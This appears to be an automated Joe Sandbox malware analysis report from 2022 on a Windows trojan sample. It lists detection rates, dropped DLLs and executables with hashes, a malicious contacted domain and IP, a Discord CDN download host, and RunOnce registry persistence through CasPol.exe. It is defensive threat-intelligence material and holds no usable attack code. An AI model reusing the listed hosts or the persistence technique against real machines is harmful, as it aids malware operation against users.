
Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.W32.AIDetect.malware2.23037.exe	10%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Lib.Platform.Windows.Native.dll	0%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Lib.Platform.Windows.Native.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\NMDllHost.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\NMDllHost.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\System.Net.Http.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\System.Net.Http.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\athcfg20U.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\athcfg20U.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsiF917.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsiF917.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	1%	Virustotal		Browse
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0	0%	Virustotal		Browse
http://https://sectigo.com/CPS0	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	1%	Virustotal		Browse
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0D	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
timenamoney.ooguy.com	23.105.131.228	true	true		unknown
cdn.discordapp.com	162.159.129.233	true	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	Lib.Platform.Windows.Native.dll.2.dr	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/dQ	CasPol.exe, 00000004.00000003.214140465902.0000000000792000.00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.214075728029.0000000000792000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://sectigo.com/CPS0	Lib.Platform.Windows.Native.dll.2.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://crl.thawte.com/ThawteTimestampingCA.crl0	NMDllHost.exe.2.dr	false		high
http://ocsp.sectigo.com0	Lib.Platform.Windows.Native.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://www.symauth.com/rpa00	NMDllHost.exe.2.dr	false		high
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	Lib.Platform.Windows.Native.dll.2.dr	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://ocsp.thawte.com0	NMDllHost.exe.2.dr	false	• Avira URL Cloud: safe	unknown
http://www.nero.com	NMDllHost.exe.2.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/LQ%	CasPol.exe, 00000004.00000003.2141404659 02.0000000000792000.00000004.00000020.00 020000.00000000.sdmp, CasPol.exe, 000000 04.00000003.214075728029.000000000079200 0.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://sectigo.com/CPS0D	Lib.Platform.Windows.Native.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	Lib.Platform.Windows.Native.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/	CasPol.exe, 00000004.00000003.2140758686 88.00000000007AE000.00000004.00000020.00 020000.00000000.sdmp, CasPol.exe, 000000 04.00000003.214140695527.00000000007AE00 0.00000004.00000020.00020000.00000000.sdmp	false		high
http://scripts.sil.org/OFLSource	SourceCodePro-Medium.otf.2.dr	false		high
http://nsis.sf.net/NSIS_ErrorError	SecuriteInfo.com.W32.AIDetect.malware2.23037.exe, Militrpoliti2.exe.4.dr	false		high
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	Lib.Platform.Windows.Native.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://www.symauth.com/cps0(	NMDllHost.exe.2.dr	false		high
http://https://curl.haxx.se/docs/http-cookies.html	Lib.Platform.Windows.Native.dll.2.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.105.131.228	timenamoney.ooguy.com	United States		396362	LEASEWEB-USA-NYC-11US	true
162.159.129.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	634855
Start date and time: 26/05/202222:53:54	2022-05-26 22:53:54 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 25s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@4/19@78/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 48.3% (good quality ratio 47.6%) • Quality average: 86.8% • Quality standard deviation: 21.4%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information.
- TCP Packets have been reduced to 100
- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, wdcpalt.microsoft.com, client.wns.windows.com, ctldl.windowsupdate.com, wdcp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:56:16	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Fatigable C:\Users\user\AppData\Local\Temp\RISPENDES\Militrpoliti2.exe
22:56:18	API Interceptor	4273x Sleep call for process: CasPol.exe modified
22:56:24	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Fatigable C:\Users\user\AppData\Local\Temp\RISPENDES\Militrpoliti2.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Besoothe6.JOM

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	34118
Entropy (8bit):	3.9997408239816328
Encrypted:	false
SSDEEP:	768:hPeYGA4/4T44Alkxk5yz8zngB5jYofJIsFmOuI5jak:vdoQ1kj8zn4dJXmE1
MD5:	E143614EC3566CC0867C1A4EAE6E985E
SHA1:	0CA1B86A24D7014849351E6241C398CCC38A9650
SHA-256:	442D64BCDD603EF97BB1A122EEAB49940B3C2BC151F9661B60BEC5F2D16710A9
SHA-512:	11DD351449BAAEE27F78BA026034F75D7A6F58DFFE9B03D368661B42BA2AF79307884433239ED0C26C27195F643FF82975C9C8E41649DECE3078B71A727858C9
Malicious:	false
Reputation:	low
Preview:	68C02F48AA944BA940275D944375B2A942E62AE09CE595854A63EB849DC0110C74BAFCD8CDF29FC1853F03EFA9480174EA0A5F310767C696BD743193 FD7C110562BF576E1716C3A204755A6338A561089ED863ADC722B4AD7CBD53DD6DCF2A6DC8849BC65EFBE91E5C1BD0886E036A034C93FAA7E8007CBD 89F89D1C3B37C36258E2D4FBFAEDB4DAA6EDD69D35DBB81D9082B961E71179351C605ED51DDF4FAC5746AEB99D7D645C4B5CE120D98A9F600C913FA7 7A7E769ADC26B35D26DD323D1347E87E1C8D420E74DCC612C5AF71850EA03FE027AE9FF620B10CD85F0A98EE8C4C1BCB898AA7C970E02E26BDF6ED29 1998A0D9409217D8FF0B19850AA28E7384C82B2BD205E21A14B85B9191DBE44C80F2E35DE5F1A6FEF88956074C061EB6C22667C65572008D877F713A EDF27D9DF5ACF3CAD646CD7537C7730C8DD39388E71677ACD4E643D44BBD3D914DD5D05EFF4038587961D168E664816ECDE62A59B7EC7F92710E66C5 4888930E89D3D9342342AC5F9420614E222FFA3F0987845CB779F4EE0F9C4CC1095592C8357933E4CC6B2FB7139335EDB3DD547A78AD41C684E61DB2 183E614A286789244CB39684F1EE2DF2D4CF1445142D719E6E7E01609060FC301D50532DB60DEE6E905DBA83F805E7FC91649AD14219888AA21754EB 3B6BF3AB70ADB257533EB7E2AB87C11063F02575

C:\Users\user\AppData\Local\Temp\Bolson210.ini

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	37
Entropy (8bit):	4.540402352056965
Encrypted:	false
SSDEEP:	3:5CeXAYpqyn:5CeWy
MD5:	D5E9EF9561789A05AFB528A1E6C7D9B7
SHA1:	B2C92096EE4103A58B41A0754F2E1F1BB823392C
SHA-256:	8D2AE334DCB01E0A5EE1F9CA0689E68743E851B96E48A75ED5E20515D03D7FF5
SHA-512:	09FC8CF87BA6D12D744D5560B14DC8CFBCE9F9DA4EAAF36C1F6176AA56C0F40129F0B231C373E7BE1206F0209137782615FB60FFCD4A184D5131FD073A65868
Malicious:	false
Reputation:	low
Preview:	[Disjunction33]..kanone=BLINDFOLDER..

C:\Users\user\AppData\Local\Temp\Efterkommelserne.lnk

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe

File Type:	MS Windows shortcut, Item id list present, Has Relative path, Has Working directory, ctime=Sun Dec 31 23:25:52 1600, mtime=Sun Dec 31 23:25:52 1600, atime=Sun Dec 31 23:25:52 1600, length=0, window=hide
Category:	dropped
Size (bytes):	920
Entropy (8bit):	2.9814599276151545
Encrypted:	false
SSDEEP:	12:8wl0gsXUCV/tz+7RafgKDKmY1LmWQ18/rNJkKAh4t2YCBTo8:8vraRMgK0pOS5HALJT
MD5:	AA6BC79B220719BD39A82A8A4E4153C6
SHA1:	A2659B2897A78A5B32268DA79EBCAA71B04C23E7
SHA-256:	44FD1BEE4ED2EB625483C2706DAB8341CAE84D22E043B9B05283A57413221E0A
SHA-512:	A5EE3930C7477C51FCD3154AD1F6EFAA5EF10677C76AC6DEA1028627CF69A9AB730F7E248CDB078A78B5C448C76C0A376C8858502351AFACFAA441A0D11E7A58
Malicious:	false
Reputation:	low
Preview:	L.....F.....#....P.O. .:i.....+00.../C:\.....P.1.....Users.<.....U.s.e.r.s.....T.1.....user..>.....A.r.t.h.u.r.....V.1.....AppData.@.....A.p.p.D.a.t.a.....P.1.....Local.<.....L.o.c.a.l.....N.1.....Temp..:.....T.e.m.p.....\.2.....horla.exe.D.....h.o.r.l.a...e.x.e.....\.h.o.r.l.a...e.x.e."C.:.\.U.s.e.r.s.\.A.r.t.h.u.r.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.....(.....l^".`G...3..qs.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.4.2.5.3.1.6.5.6.7.-.2.9.6.9.5.8.8.3.8.2.-.3.7.7.8.2.2.2.4.1.4.-.1.0.0.1.....

C:\Users\user\AppData\Local\Temp\GooCanvas-3.0.typelib

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1245
Entropy (8bit):	5.462849750105637
Encrypted:	false
SSDEEP:	24:hM0mIAvy4Wvsqs1Ra7JZRGNeHX+AYcvP2wk1RjdEF3qpMk5:lmIAq1UqsziJZ+eHX+AdP2TvpMk5
MD5:	5343C1A8B203C162A3BF3870D9F50FD4
SHA1:	04B5B886C20D88B57EEA6D8FF882624A4AC1E51D
SHA-256:	DC1D54DAB6EC8C00F70137927504E4F222C8395F10760B6BEECFCFA94E08249F
SHA-512:	E0F50ACB6061744E825A4051765CEBF23E8C489B55B190739409D8A79BB08DAC8F919247A4E5F65A015EA9C57D326BBEF7EA045163915129E01F316C4958D949
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">..<html xmlns="http://www.w3.org/1999/xhtml">..<head>..<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>..<title>404 - File or directory not found.</title>..<style type="text/css">.. ..body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}..fieldset{padding:0 15px 10px 15px;} ..h1{font-size:2.4em;margin:0;color:#FFF;}..h2{font-size:1.7em;margin:0;color:#CC0000;} ..h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} ..#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;..background-color:#555555;}..#content{margin:0 0 0 2%;position:relative;}...content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}..-->..</style>..</head>..<body>.. Server Error .. .. <div class="co

C:\Users\user\AppData\Local\Temp\Lib.Platform.Windows.Native.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	515816
Entropy (8bit):	6.444433831771789
Encrypted:	false
SSDEEP:	12288:hY/Hjc0/Lf7vjm4GjDL7ROBM1SMzRJTp4g4D:hY/Dc+LDLmVL7QMx9Np4g4D
MD5:	232371076A23379753EB776CF06FBE5D
SHA1:	6A5EA5D44E555AD392725E5AC3D80AF0137386E9
SHA-256:	5940F9D18B9439ECBFCD6EDC60563D6F56623D03F09EAFA786C436185EF156BB
SHA-512:	590F67E8455DCFE57795F17C94E6082B54C1FEAEF81942B1E92EFC7905E3E6B6EC7A05EEF12A8F0483B5DC1928DC9E7645A74BAE31E77F7AC403C64344F09625
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....c..'~..'~..'~....-.1~..f...N~..... ~...y. ~.....6~...../~.....#~..|...)~..'~...~.....#~.....&~...A.&~.....&~..Rich'~.....PE..d.....J`....." .....T)..... `.....l.....l.....(A.....$.....0.....p.....p...8.....text...F..... ..`.rdata...q.....r.....@..@.data...H.....j.....@....pdata..(A.....B...p.....@..@.rsrc.....@..@.reloc..0.....@..B.....

C:\Users\user\AppData\Local\Temp\NMDllHost.exe

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	116720
Entropy (8bit):	5.889271571414613
Encrypted:	false
SSDEEP:	3072:g3nqpX2I6OhctR+lCTD01Lcy4J93TnCx86:L2W1oy4J93TCT
MD5:	DBF787BD6E5CE77FB34FF281A144EB96
SHA1:	50B7799ECCA566BE35429828245D44CB04AD8885
SHA-256:	CCBACEEA04837229C95C08274C747ABE069279AFB990DDD89EC743C42ADC0AD9
SHA-512:	07949EC3882D9CB6E2341CE60C6E911F24463B01F484C037E65A2A8F3495543A096B632E01F8480D03FF388D1E811ECF760155F97F1D5329785C506603BB18A7
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u.L.u.L.u.LF.bL.u.LF.aL.u.LF.dL.u.LF.`L.u.L..,L.u.L..<L.u .L.u.L.t.Lu.|L.u.L...L.u.Lu.`L.u.Lu.fL.u.Lu.cL.u.LRich.u.L.....PE..L.....U.....@.....@.....E.....p..... .....`...8.....0&..@.....text..... ..`.rdata...N.....P.....@..@.data...p....`.....T.....@....shared..... .....^.....@....rsrc...p.....`.....@..@.reloc...K.....L...d.....@..B..... .....

C:\Users\user\AppData\Local\Temp\RISPENDES\Militrpoliti2.exe

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	1000520
Entropy (8bit):	7.703306245117382
Encrypted:	false
SSDEEP:	24576:Sbgt9IUnghMeF3HVojgCpaxMiicfJuAJH:4gNngXXujhpaCih
MD5:	43DCF57A2E2B4594B5D63C9BD7146467
SHA1:	3443118429867E754BDA7CF77B44AC82DA85F18C
SHA-256:	3AE3F26BF479F81C188789C06F9D2813CB9F76792C695DA9F90DCA9A600CD7BC
SHA-512:	DDC42A04EF127DC6E2DB77755ABE0AFEAD442BECE9242051F7C1790579C3F3BEEFB3A958B64D1BA328F74EC00A2575ECC07342020C262E230B0DE3F1D8FB5CCE
Malicious:	false
Preview:	.Z.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....!t....@.....x.....P,..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata.....`.....rsrc...x.....@..@..... ....

C:\Users\user\AppData\Local\Temp\SourceCodePro-Medium.otf

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
File Type:	OpenType font data
Category:	dropped
Size (bytes):	132096
Entropy (8bit):	7.120290023334178
Encrypted:	false
SSDEEP:	3072:r8z0aOC7z/raqtHAGoJaw10xCMZvMfz+7zDxKlJgWbAh2+b:rY7z/GqtgF43Qi7XxKlJhevb
MD5:	75D305F30919530A2C49AC362D2E2D34
SHA1:	B9EE4ACF9AC299FCADC4A074AEA0C0FD7888AA1D
SHA-256:	CF5676ADA0FF425860EE60E3EE7AC4091C568D9FD9E3562D4BC7F06D5A78AD15
SHA-512:	6DB2CE736A5F735FCE1AE4D3573E4E03B3E2F605A39280FC30FF28879130B5F4F2BE45C541D30FC6C29718009FEFC40CEFB2E4F267CFAE3ECFBD8949F48CD37B
Malicious:	false
Preview:	OTTO.....`BASEe.].....FCFF .....FT..|.DSIG.....GDEF.....@....GPOS.....x...8GSUB..].....JOS/2.E....P...`cmap.spB.....3fhead..h.....6hhea.3....$...$hmtx.:.%... ....Bmaxp. P....H....name:,.].....post...3..F4... .....Q.X_.<.....;:...$.....X.:,:.....P.. .....X.....X...K...X...^.2.%..... .....8.....ADBO... . .....`..... .....J.~.....$.....<.....H.....T.....`.....l.....&.~.....&.....*.....6.....D.*.....:.n.....2.....$..... .....D.*.....,.....J.....,.....d.\.....(.....4.....4.....2..... .B.....4.b..... .....*.....<.....$.N..... .r.....,.....0.....

C:\Users\user\AppData\Local\Temp\System.Net.Http.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe

File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	204192
Entropy (8bit):	6.237429214447198
Encrypted:	false
SSDEEP:	3072:HzS560/yk/J3HssPqqGLgl+zX3FKZzSzvG7mH28dZOjc/2r6MqRo9HYzsQb5878:HqJ3HssPqqGLgl+zXkZzt84a84
MD5:	DA9015DF320DCC2EDDEE493E20F639BA
SHA1:	5732E5722D2CB5A668ABC19AED6434852D0A4FC8
SHA-256:	2294EBB89E749E7145628164913251B563EA6641A6CD1AE03FBCE55DA43F9B17
SHA-512:	AF2C0E2896653784281717414 6DEDEA93A00BDBACF97FFAAECE878E3191D3719BF9A2B1618AB645CB68D2039B4EB16524B309A2BF0D76DDCA6AE09708CD2CBFA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....o.\......" ..0....."..... .....a. ..... .`.....r...O..... ..... ..H.....text..... ..... ..`.rsrc..... .....@..@.reloc..... .....@..B.....H.....8...0.....h...x.....((...*.0..-.....~P...- 